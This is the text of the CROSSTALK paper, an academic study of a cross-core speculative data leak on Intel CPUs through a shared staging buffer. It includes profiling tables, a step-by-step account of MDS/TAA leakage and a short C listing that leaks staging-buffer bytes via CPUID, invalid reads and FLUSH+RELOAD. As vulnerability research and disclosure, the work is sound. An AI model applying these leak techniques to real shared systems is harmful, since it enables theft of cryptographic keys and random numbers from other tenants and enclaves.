CROSSTALK: Speculative Data Leaks Across Cores Are Real

Hany Ragab*†, Alyssa Milburn*†, Kaveh Razavi§, Herbert Bos*, and Cristiano Giuffrida*

*Department of Computer Science
Vrije Universiteit Amsterdam, The Netherlands
{hany.ragab, a.a.milburn}@vu.nl
{herbertb, giuffrida}@cs.vu.nl

§D-ITET
ETH Zurich, Switzerland
kaveh@ethz.ch

†Equal contribution joint first authors

***Abstract*—Recent transient execution attacks have demonstrated that attackers may leak sensitive information across security boundaries on a shared CPU core. Up until now, it seemed possible to prevent this by isolating potential victims and attackers on separate cores. In this paper, we show that the situation is more serious, as transient execution attacks can leak data across different cores on many modern Intel CPUs.**

We do so by investigating the behavior of x86 instructions, and in particular, we focus on complex microcoded instructions which perform offcore requests. Combined with transient execution vulnerabilities such as Micro-architectural Data Sampling (MDS), these operations can reveal internal CPU state. Using performance counters, we build a profiler, CROSSTALK, to examine the number and nature of such operations for many x86 instructions, and find that some instructions read data from a *staging buffer* which is shared between all CPU cores.

To demonstrate the security impact of this behavior, we present the first cross-core attack using transient execution, showing that even the seemingly-innocuous CPUID instruction can be used by attackers to sample *the entire* staging buffer containing sensitive data – most importantly, output from the hardware random number generator (RNG) – *across cores*. We show that this can be exploited in practice to attack SGX enclaves running on a completely different core, where an attacker can control leakage using practical performance degradation attacks, and demonstrate that we can successfully determine enclave private keys. Since existing mitigations which rely on spatial or temporal partitioning are largely ineffective to prevent our proposed attack, we also discuss potential new mitigation techniques.

***Index Terms*—transient execution attacks, side channels**

I. INTRODUCTION

Recent research into transient execution vulnerabilities[1] has shown that more attention should be paid to the internal details of CPU pipelines. Meltdown [1], Spectre [2], Foreshadow [3], ZombieLoad [4] and RIDL [5] collectively demonstrated direct information leakage across any and all security domains supported by modern CPU cores. This is due to the transient execution performed by modern CPU pipelines, which allows an attacker to observe side-effects of transiently executed code. Mitigations include hardware updates, microcode updates, operating system updates, and user-level defenses but they have been costly [6], [7] and incomplete [2], [5]. So far these attacks have required the attacker and victim to share the same core, fueling the belief that isolating different security domains on their own cores would prevent these transient execution attacks – leaving us only with well-understood timing attacks on shared resources such as caches. Various scheduling mechanisms in operating systems and hypervisors follow this belief and isolate different security contexts on their own cores [8]–[10]. In this paper, we challenge this belief and show that sensitive information leaks across cores in modern Intel CPUs, via a staging buffer that is shared across cores.

To investigate the leakage surface of transient execution across cores, we build CROSSTALK, a framework for identifying and profiling x86 instructions in different contexts. Unlike previous work [11] which characterizes the performance of instructions, CROSSTALK executes instructions in a variety of different contexts (most importantly, with different operands), which allows us to investigate a wider range of instruction behavior, and collects data from a wider range of performance counters. This led us to a number of interesting observations: most importantly, the existence of a global (cross-core) shared staging buffer in a variety of Intel processors that retains information from previously executed instructions. We explore this using the second phase of CROSSTALK, which uses the recently discovered MDS transient execution vulnerabilities [4], [5] to further investigate the nature of these instructions by observing which instructions modify the buffer, and leaking the data they leave behind in this buffer.

In more detail, the CROSSTALK analysis shows that a variety of x86 instructions are decoded to multiple micro-ops, that the number and nature of these micro-ops depend on the context of the instruction (such as the operands provided). Some of these instructions perform offcore reads and writes using internal CPU interconnects. In general, micro-ops for Intel processors are undocumented and have, as of yet, received relatively little scrutiny from the security community. Two examples are the RDMSR and WRMSR instructions, which allow privileged code to read from and write to model-specific registers. We also found this behavior in instructions typically available to userspace — such as CPUID, RDRAND and RD-

[1]also known as speculative execution vulnerabilities

SEED. Most crucially, we observed that Intel CPUs perform reads from certain CPU-internal sources using a shared 'staging' buffer. The contents of this buffer are visible to *any* core on the system that can execute these instructions—including non-privileged userspace applications within a virtual machine.

The security implications of this behavior are serious, as it allows attackers to mount transient execution attacks *across* CPU cores, which implies that mitigations separating security domains at the granularity of cores are insufficient. Although our attacks do not expose the contents of memory or registers, we exemplify the threat posed by this shared staging buffer by implementing a cross-core attack for leaking random numbers generated via the RDRAND and RDSEED instructions. We show that we can exploit this in practice against SGX enclaves, which are amenable to practical performance degradation attacks. The leak allows attackers to observe the output of the hardware random number generator (RNG) in other virtual machines or even SGX enclaves on the same machine, even when hyperthreading (SMT) has been disabled and all other standard mitigations have been applied. Furthermore, given that RDRAND and RDSEED are the only local sources of randomness inside SGX, the attack compromises currently-deployed SGX enclaves which rely on randomness for their cryptographic operations. Finally, we show that even recent Intel CPUs – including those used by public cloud providers to support SGX enclaves – are vulnerable to these attacks.

To summarize, our contributions are:

- We present the design and implementation of CROSSTALK, a profiler for analyzing the behavior of instructions on Intel CPUs in different contexts. We use CROSSTALK to perform an analysis of the behavior of instructions on Intel CPUs, with a focus on complex instructions and those performing undocumented "offcore" accesses on internal CPU buses.
- We show that some of these offcore reads can leak information *across cores* on modern Intel CPUs, due to their use of a globally shared buffer (which we refer to as the *staging buffer*). Using CROSSTALK, we analyze the way in which instructions use this buffer, show that it can contain sensitive information, and demonstrate that this mechanism can be (ab)used as a stealthy cross-core covert channel.
- To demonstrate the security impact of our findings, we present the first **cross-core** attack using transient execution. By leaking RDRAND output, we obtain an ECDSA private key from an SGX enclave running on a separate physical core after just a single signature operation. More details about CROSSTALK and our attack, including proof-of-concepts (PoCs) are available at https://www.vusec.net/projects/crosstalk.
- We discuss existing mitigations and argue that they are largely ineffective against our attack, and present results for Intel's new in-microcode mitigation.

II. BACKGROUND

Ever since the public disclosure of Meltdown [1] and Spectre [2], transient/speculative and out-of-order execution attacks have stormed onto the security stage with new and often devastating vulnerabilities appearing constantly [1]–[5], [12], [13]. They leak information from a wide variety of sources, including data caches and CPU buffers such as (line) fill buffers, load ports and store buffers. What these vulnerabilities have in common is that fixing them is typically expensive [6], [7], [5], or even impossible for existing hardware [14]. In this paper, we make use of the MDS vulnerabilities [4], [5], [13] as a vehicle for finding information leakage beyond what happens inside a single core.

A. Microarchitectural Data Sampling (MDS)

The vulnerability which Intel calls Microarchitectural Data Sampling (MDS), also referred to as RIDL [5], ZombieLoad [4] and Fallout [13], allows attackers to leak sensitive data across arbitrary security boundaries on Intel CPUs. Specifically, they can obtain arbitrary in-flight data from internal buffers (Line Fill Buffers, Load Ports, and Store Buffers)—including data that was never stored in CPU caches. We briefly discuss these three buffers.

Line Fill Buffers (LFBs) are internal buffers that the CPU uses to keep track of outstanding memory requests. For instance, if a load misses the cache, rather than blocking further use of the cache, the load is placed in the LFB and handled asynchronously. This allows the cache to serve other requests in the meantime. As an optimization, when a load is executed and the data happens to be already available in the LFB, the CPU may supply this data directly. Intel CPUs also transiently supply this data when a load is aborted, due to an exception or microcode assist (e.g., setting dirty bits in a page table). An attacker who can observe side-effects from transiently executed code can take advantage of this to obtain data in LFB entries containing memory belonging to a different security domain, such as another thread on the same CPU core, or a kernel/hypervisor. This vulnerability is known as Microarchitectural Fill Buffer Data Sampling (MFBDS).

Store Buffers (SBs) track pending stores. In addition, they play a role in optimizations such as store-to-load forwarding where the CPU optimistically provides data in the store buffer to a load operation if it accesses the same memory as a prior store. Again, this transiently forwarded data may belong to another security domain, allowing an attacker to leak it.

Finally, load ports are used by the CPU pipeline when loading data from memory or I/O. When a load micro-op is executed, data from memory or I/O is first stored in the load ports before it gets transferred to the register file and or younger operations that depend on it. When load instructions are aborted during execution, they may transiently forward the stale data from previous loads, which attackers can leak using transient execution.

As an example, we consider a 'RIDL-style' MDS attack – using LFBs – performed with four steps. First, the attacker creates a FLUSH + RELOAD array, with one cache line for each

TABLE I: Examples of relevant CPU (Skylake) performance counters.

Name	Mask	Description
UOPS_EXECUTED	CORE	Number of micro-ops executed on a given CPU core.
UOPS_DISPATCHED	PORT_0–7	Number of cycles where micro-ops were dispatched on a specific port.
IDQ	MS_UOPS	Number of micro-ops provided from microcode.
OTHER_ASSISTS	ANY	Number of (non-FP) microcode assists invoked.
MEM_INST_RETIRED	ALL_LOADS/_STORES	Number of load/store instructions which reached retirement.
OFFCORE_REQUESTS	ALL_REQUESTS	Number of requests which "reached the Super Queue" (not in cache).
OFF_CORE_RESPONSE	STRM_ST	Number of streaming store requests.
OFF_CORE_RESPONSE	OTHER	Number of miscellaneous requests.

possible value for the data (typically a byte) to be leaked, and flushes it to ensure that none of these lines are in the cache. Then, the attacker ensures that the processor uses some secret data, for instance by prompting the victim program to read or write such data, or by ensuring that such data is evicted from the cache. Either way, the processor moves the in-flight data into these Line Fill Buffers (LFBs). Next, the attacker performs a load causing an exception or assist, for instance from an address that causes a benign page fault. The load can forward to dependent instructions despite not completing, using the secret data from the LFB. The attacker's transiently executed code then uses the data as an index into the FLUSH + RELOAD array. The corresponding cache line will be optimistically loaded into the cache by the pipeline when it executes the transiently executed code. Finally, by loading every element of the array and timing the load, the attacker can determine which one was in the cache. The index of the cached entry is the secret value which was obtained from the LFB.

In November 2019, Intel announced several new MDS vulnerabilities, among which TSX Asynchronous Abort (TAA) with CVE-2019-11135 is perhaps the most prominent [4], [5]. In a TAA attack, an aborted TSX transaction causes the instructions currently under execution to continue until retirement in a manner that is akin to transient execution—allowing the attacker to leak information from the internal buffers as described above.

B. Intel Micro-Ops/Microcode

While Intel microcode is undocumented and its behavior is largely unknown, it is no secret that all x86 instructions are translated to one or more micro-ops which have a RISC-like format. Generally, the decoder performs a direct translation to a small number of micro-ops (at most 4). In rare cases, larger numbers of micro-ops are required, such as for microcode assists (handling corner cases such as marking dirty bits in page tables, or after a faulting memory load) and complex instructions (where more than 4 micro-ops are needed, or control flow is necessary). In those cases, the micro-ops are instead fetched from the microcode ROM. To allow for post-production bug fixes, Intel processors support in-field microcode updates since the mid-1990s [15].

C. Intel Performance Counters

Many performance counters are available on Intel CPUs, giving developers information about potential bottlenecks in their code. More generally, they can be used to gain insight into CPU behavior. Some examples can be seen in Table I. The first two examples provide information about the decoding and issuing of instructions, including the number of micro-ops issued, and the number of micro-ops executed on each execution port. Since micro-ops can only be executed on specific (sets of) ports, the latter gives coarse information about the types of micro-ops being executed. For example, on Skylake, we observe [11] that the AESDEC instruction uses port 0 (used for AES operations), and that it also uses ports 2/3 (used for loads) when the input is a memory operand.

There are other counters which can provide insight into the micro-ops being executed. For example, one counter counts the number of micro-ops decoded from the microcode ROM, and another provides the number of invoked microcode assists. Finally, we can observe information about loads and stores by checking how many load/store instructions were retired, the number of hits/misses at each level of the processor cache, as well as by using the counters which provide the number and type of 'offcore' requests (such as DRAM accesses).

D. Intel Software Guard Extensions (SGX)

Intel's Software Guard Extensions (SGX) instructions allow so-called 'enclaves' to be executed using encrypted memory, allowing sensitive data (such as encryption keys) to be protected from potentially-hostile operating systems and/or hypervisors.

There have been a number of transient execution vulnerabilities allowing the contents of SGX enclaves to be exposed to a hostile attacker [3], [5]. Mitigations against these attacks have been implemented in microcode and on recent CPUs; microcode now clears the L1 cache and internal CPU buffers when leaving an enclave, and TSX transactions are automatically aborted if an SGX enclave is running on a sibling core. Enclaves can confirm that they are being run in a secure environment using attestation [16], which allows a remote party to ensure that SGX enclaves are running on machines with up-to-date microcode, and that SMT is disabled when running on hardware vulnerable to L1TF/MDS.

E. RDRAND

The RDRAND x86 instruction was first introduced in Intel's Ivy Bridge CPUs. It returns random numbers derived from a digital random number generator (DRNG), and is available at all privilege levels (including userspace and SGX enclaves).

Intel's DRNG [17] outputs random seeds (processed using AES-CBC-MAC) and feeds them to a deterministic random-bit generator (DRBG), which fills the global RNG queue using AES in counter mode. More recently, the RDSEED instruction was added in Intel's Broadwell CPUs, allowing access to higher-entropy randomness (intended for seeding software PRNGs). AMD CPUs also support RDRAND and RDSEED, although with a higher performance cost (around 2500 cycles for 64-bit RDRAND output on Ryzen).

Cryptographic applications often rely heavily on the confidentiality of random numbers; an attacker who can predict or obtain these random numbers can often break and even obtain private keys. RDRAND provides a convenient mechanism for generating cryptographically-secure random numbers, to prevent such attacks. In environments such as SGX, the only available source of randomness provided by the CPU is through RDRAND and RDSEED instructions.

III. Threat Model

We assume an attacker who aims to abuse transient execution to disclose sensitive information from a victim that is running on the same system. We further assume that all standard hardware and software mitigations (available at the time of writing) against transient execution are in effect. Although co-location on the same physical system is required, we assume that the operating system employs conservative scheduling policies that avoid executing processes from different security domains on the same core [8]–[10]. Even under these strong assumptions, we show that on many Intel processors, an attacker can abuse transient execution to leak sensitive information such as CPU-generated random numbers from the victim regardless of the placement of the attacker and the victim on different cores in the system.



Fig. 1: Overview of the two stages of CrossTalk.



Fig. 2: Flow via shared staging buffer to fill buffers of specific cores.

IV. CrossTalk

Figure 1 shows the components of CrossTalk. In the first stage, CrossTalk profiles all the x86 instructions that make offcore memory requests. We use the output of this first stage in combination with MDS to understand the interaction of on-core LFBs with a globally-shared offcore buffer as shown in Figure 2. With this knowledge, CrossTalk's second stage automatically discovers how information leaks from one instruction to another as they write to different offsets within the offcore buffer. The output of CrossTalk's second stage is a number of instructions, each capable of leaking information from other instructions that are executed on different cores in the system.

A. Instruction Generation

To understand which instructions on Intel's CPU use non-obvious micro-ops and how these instructions are implemented in practice, CrossTalk attempts to execute many variants of x86 instructions, in different contexts. Previous research (uops.info [11]) provides a dataset containing performance counter information for many x86 instructions, in particular port usage information and the number of executed micro-ops. We needed to track a wider variety of performance counters, which can be done using the information in this dataset together with the tool used to generate it (nanoBench [18]).

However, although this existing dataset is sufficient for simple instructions which are translated directly to micro-ops by the hardware decoder unit, it fails to provide information about many microcoded sequences, which may contain control flow based on their context. For example, the value of the operands to some instructions drastically modifies their behavior; for example, the leaf[2] number passed to CPUID. As noted in [11], performance differences due to different register or intermediate values are not considered by their tool. Error paths may only be exercised when incorrect data is provided, and instructions behave differently in some execution environments (such as inside virtual machines, in different rings, or in SGX enclaves). Microcode assists [13] are only executed in situations where they are necessary.

[2]a CPUID leaf refers to the category of data being requested

As such, CROSSTALK is designed to allow execution of instructions in different situations and with different operands, and allows us to profile their behavior in multiple different ways. This allows CROSSTALK to obtain a more comprehensive view of the behavior of the CPU, by increasing our coverage of Intel's microcode.

CROSSTALK's first stage uses the uops.info dataset discussed above as a starting point to automatically generate both user and kernel mode instructions of interest. CROSSTALK then executes the resulting code in different contexts to collect performance counter information, recording the values of all supported performance counters before and after running several iterations of the generated instructions. After each run, we manually examined the results, and added code to improve coverage in some cases. For example, after finding all CPUID leaves by testing all values of EAX and observing the differences as reflected in performance counters, we then updated our code to ensure we had full coverage of potential CPUID subleaves (specified by ECX) for each of these leaves. Privileged instructions will often crash machines if executed with arbitrary operands; we extended the coverage to include some of these by adding manual annotations/code, such as providing valid values for WRMSR.

Table II summarizes some representative examples of the output of this phase of our tool for some instructions on an Intel i7-7700K desktop CPU running Ubuntu 18.04.3 LTS with kernel version 5.3.0-40-generic and microcode version 0xca[3]. CPUID is a normal, userspace instruction, and is present in the uops.info dataset, which claims it executes 169 micro-ops on Skylake. As we can see in the table, the behavior of this instruction depends heavily on the value of EAX (the leaf), and only *some* of these variants make cross-core requests. Similarly, RDMSR is a privileged instruction which depends on the value of ECX, which specifies the MSR to read. We found hundreds of different valid MSRs (470 on the i7-7700K), and again we can see from the performance counters that many of them execute different flows in the microcode, many of which make cross-core requests (205 MSRs on the i7-7700K). The uops.info dataset only presents results for a single MSR. These examples demonstrate the importance of the context when analyzing these instructions, as the number and nature of the micro-ops executed changes significantly, depending on the instruction's operands.

B. Offcore Requests

We do not observe unexpected performance counter values when executing non-microcoded instructions, where a small number of micro-ops are generated directly by the decoder. However, complex microcode flows with larger numbers of micro-ops are more interesting. In particular, some instructions unexpectedly perform *offcore* requests, according to the relevant performance counters. Specifically, we monitor the total number of these memory accesses performed by each instruction using the OFFCORE_REQUESTS.ALL_REQUESTS counter. We found that the responses to these offcore requests can be broken down into categories using the OFF_CORE_RESPONSE event, which Intel provides to observe requests that miss in the L2 cache.

[3]Unless specified otherwise, we will use this system for our examples throughout the paper.

```
for (int offset = start; offset < end;
  offset++)
{
  // Execute a leak primitive
  cpuid(0x1);

  // Perform invalid read to
  // leak from an LFB at "offset"
  char value =
    *(invalid_ptr + offset);

  // Expose result for flush+reload
  (void)reload_buf[value];
}
```

Listing 1: Simplified example of leaking offcore requests.

In particular, two counters allow us to categorize the requests made by these instructions: STRM_ST (which counts streaming store requests) and OTHER (which counts miscellaneous accesses, including port I/O, MMIO and uncacheable memory accesses), which we find sufficient to distinguish our cases of interest. For example, instructions responsible for flushing caches appear to make one offcore store request for every cache line flushed; CLFLUSH and CLFLUSHOPT make a single request. However, the OFFCORE_RESPONSE counter remains zero for these cases.

We encounter some unexpected behavior even when restricting our analysis to this limited subset of performance counters. For example, the VERW instruction makes as many as 28 store requests, despite the fact that VERR makes none. While this discrepancy may appear puzzling at first, the explanation is simply that VERW has recently been repurposed to flush internal CPU buffers (such as the line fill buffers), as a mitigation for the MDS vulnerabilities [19].

However, our attention was drawn to the unexpected memory accesses performed by *other* instructions, which appear to have no obvious reason to access memory at all. The majority of other requests (corresponding to reads) seem to be in the OFFCORE_RESPONSE.OTHER group, although there are exceptions. For example, the SGX information CPUID leaf increases the store counter by 28—the same number of accesses as incurred by VERW, which implies that the microcode for this leaf also performs CPU buffer clears.

C. Leaking Offcore Memory Requests

To investigate these memory reads further, we make use of MDS [4], [5] which allows us to examine the contents of internal CPU buffers. The hope is that doing so will reveal the nature of these memory accesses. MDS allows attackers to observe (normal) memory reads and writes performed by microcode. An example is the contents of page table entries fetched by the PMH. CROSSTALK uses the same vulnerability to leak information about the memory accesses performed

TABLE II: Example results from the instruction profiling stage of CROSSTALK.

Instruction	Description	Executed μOps	μOps from Microcode ROM	μOps Dispatched on Ports 2/3	Offcore Requests	Offcore Store Responses	Other Offcore Responses	Retired Insts. Loads/-Stores
CPUID	Brand String 1 (0x80000002)	104	134	5 / 6	4	0	4	1 / 0
CPUID	Thermal/Power Mgmt (0x6)	120	163	2 / 3	3	0	3	1 / 0
CPUID	SGX Enumeration (0x12) (Subleaf 0)	3677	2939	297 / 304	30	28	2	1 / 0
CPUID	SGX Enumeration (0x12) (Subleaf 1)	3694	2938	303 / 311	30	28	2	1 / 0
CPUID	SGX Enumeration (0x12) (Subleaf 2)	3694	2942	302 / 309	30	28	2	1 / 0
CPUID	Processor Info (0x1)	83	89	1 / 1	0	0	0	1 / 0
RDRAND	DRBG Output	16	16	1 / 1	1	0	1	1 / 0
RDSEED	ENRNG Output	16	16	1 / 1	1	0	1	1 / 0
CLFLUSH	Address Not Cached	4	4	1 / 0	1	0	0	0 / 1
RDMSR	Platform ID (0x17)	104	127	1 / 2	3	0	2	1 / 0
RDMSR	Platform Info (0xCE)	122	155	1 / 2	3	0	2	1 / 0

[RDRAND and RDSEED return random numbers from an Intel on-chip hardware random number generator, CPUID allows software to discover details of the processor, while RDMSR is used to read the content of model-specific registers.]

by microcoded instructions that perform offcore memory requests, as shown in Listing 1.

Consider the CPUID instruction being used to read the CPU brand string – remember, the behavior of this instruction depends on the requested (sub)leaf. Specifically, we read the first brand string leaf on our i7-7700K, which is 'Intel(R) Core(TM'. First, we use MDS to leak load port contents from a sibling thread, by performing a single vector load which span a page boundary, where one or both of the pages are invalid, and using FLUSH + RELOAD to obtain the value read during transient execution. If both pages are invalid, we leak the values 'Inte' and ' Cor'; if only the first page is invalid, then we leak the values 'l(R)' and 'e(TM'. These appear to correspond to the values on the first and second load ports, based on other experiments; in any case, it seems that the four offcore requests correspond to these four read values.

Alternatively, we can use MDS to leak the contents of the fill buffer. We saw the same results using both MFBDS and TAA variants; example code using TAA can be found in Appendix A. Here, we consistently leak the entire value, as opposed to the individual components. This implies that not only do these loads go via the fill buffer, but also that a single fill buffer is used for the entire offcore request. Since the fill buffer is 64 bytes, we can also leak data beyond the first 16 bytes of the buffer. This produces inconsistent results; sometimes the next bytes of the buffer contain the remainder of the brand string, but it can also contain other values.

To explore this, we run the following experiment: on one core, we execute CPUID with the leaf that reads the first part of the brand string. As we saw already, this uses the first 16 bytes of the fill buffer. On another core, we use CPUID to read the second part of the brand string, which turns out to write to the next 16 bytes of the fill buffer. Interestingly, using MDS we observed the result of the instruction executed on the *other* core in the line fill buffer of the current core. Specifically, we saw the first 32 bytes of the CPUID brand string when leaking the contents of the fill buffer – but not the remaining bytes (since we did not request the third brand string leaf). Therefore, we are not just leaking the entire brand string.

This experiment implies that that we are leaking contents from an offcore global *staging buffer*; our thoughts about the nature of this buffer can be found in Appendix VIII. After reporting our findings to Intel, they confirmed that a global staging buffer is responsible for our results.

We used the insight that we can leak the contents of this staging buffer using CPUID as a starting point for building the second stage of CROSSTALK, which automatically discovers which code sequences (instructions together with the necessary context, such as register initialization) write to which offsets within this buffer.



Fig. 3: Microcode reads cause data to be read from the DRNG using per-core fill buffers, via a shared staging buffer.

D. Profiling The Staging Buffer

In the second stage of CROSSTALK, we aim to automatically analyze how the previously-discovered code sequences that send offcore memory requests interact with the globally-shared staging buffer. For each sequence, we want to know which values the CPU stores in the staging buffer, which offsets they use, and to find any additional staging buffers if present. Figure 4 shows the design of CROSSTALK's second stage. On one physical core, we run the target instructions that potentially interact with the staging buffer. In the other physical core, we try to observe whether the contents of the



Fig. 4: Staging buffer analysis process of the second stage of CROSSTALK.

staging buffer changes due to the execution of the target instructions. To make sure that we observe the contents of the staging buffer, we need to ensure that we continuously pull the data from the staging buffer. We use what we call *masking* primitives for this purpose.

The masking primitives overwrite a portion of the staging buffer while bringing in the data from the rest of the buffer. We refer to the region of the staging buffer overwritten by each masking primitive as its "mask". To obtain the entire contents of the staging buffer, we need at least two masking primitives with different (non-overlapping) masks. The first primitive allows us to obtain the data which is not overwritten by the mask, and the second primitive allows us to obtain the remaining data. The obvious candidates for masking primitives are the various leaves of the CPUID instructions, which provide primitives meeting these requirements.

To perform our profiling, we need masking primitives which cover all offsets in the buffer, and which write a constant (or predictable) value to these offsets. Once we have such primitives, we can profile code sequences by comparing the contents of the staging buffer to the 'expected' data at each offset. If we see a significant number of unexpected values at any given offset, we record that the code sequence being profiled modifies that offset of the staging buffer.

Since this is only possible if we are sure that each sequence is not overwriting the contents of the buffer with the same value written by our masking primitives, we need two masking primitives for each byte, with different values. While profiling the buffer, we search for suitable additional masking primitives which write known values to the staging buffer, gaining access to additional primitives as we profile.

An example of this process can be seen in Figure 5. Here, the masking primitives are three calls to CPUID, reading the three leaves corresponding to the brand string. These calls overwrite the first 48 bytes of the staging buffer with known data. After running a target instruction sequence containing RDRAND, some of the offsets in the staging buffer are overwritten with new data; our staging buffer analysis records that RDRAND modifies these offsets. We call these sequences 'leak primitives', since when executed, they potentially leak the data to an attacker who can run code on another core.

Some leak primitives will write constant values, allowing us to also record the data written by that code; for example, the CPUID brand string leaves always write the brand string itself. Other instructions, such as RDRAND, do not write predictable data, so we mark the values as unknown. If necessary, we can also use these as masking primitives, by leaking the value they write to the staging buffer before every attempt to profile a sequence. We can also build our own masks by using WRMSR to modify the value of MSRs and then reading them back; for example, RDMSR 0x395 can be used as a mask with an arbitrary 48-bit value.

Representative results obtained from CROSSTALK's second stage can be found in Table III. We found various leak primitives including instructions that interact with Machine-Specific Registers (MSRs), and instructions that are used for hardware random number generation. Although disclosure of the majority of this information does not seem to present a security threat, the RDRAND and RDSEED instructions are more of a concern. In Section V, we discuss how we can



Fig. 5: Profiling a target instruction. **Step 1**: Prime the staging buffer by executing leak primitives which write known data to known offsets within the buffer. **Step 2**: Execute the target instruction (here, RDRAND). **Step 3**: Observe any overwritten bytes (by comparing to step 1).

TABLE III: Examples of primitives we found to be using the staging buffer.

Instruction	Operand(s)	Description	Offcore Responses	Staging Buffer Offsets	Leaked Data from Staging Buffer
RDRAND	—	DRBG Output	1	32–39	Random Number
RDSEED	—	ENRNG Output	1	0–7	Random Number
CPUID	0x80000002	Brand string 1	4	0–15	Brand String part 1
CPUID	0x80000003	Brand string 2	4	16–31	Brand String part 2
CPUID	0x80000004	Brand string 3	4	32–47	Brand String part 3
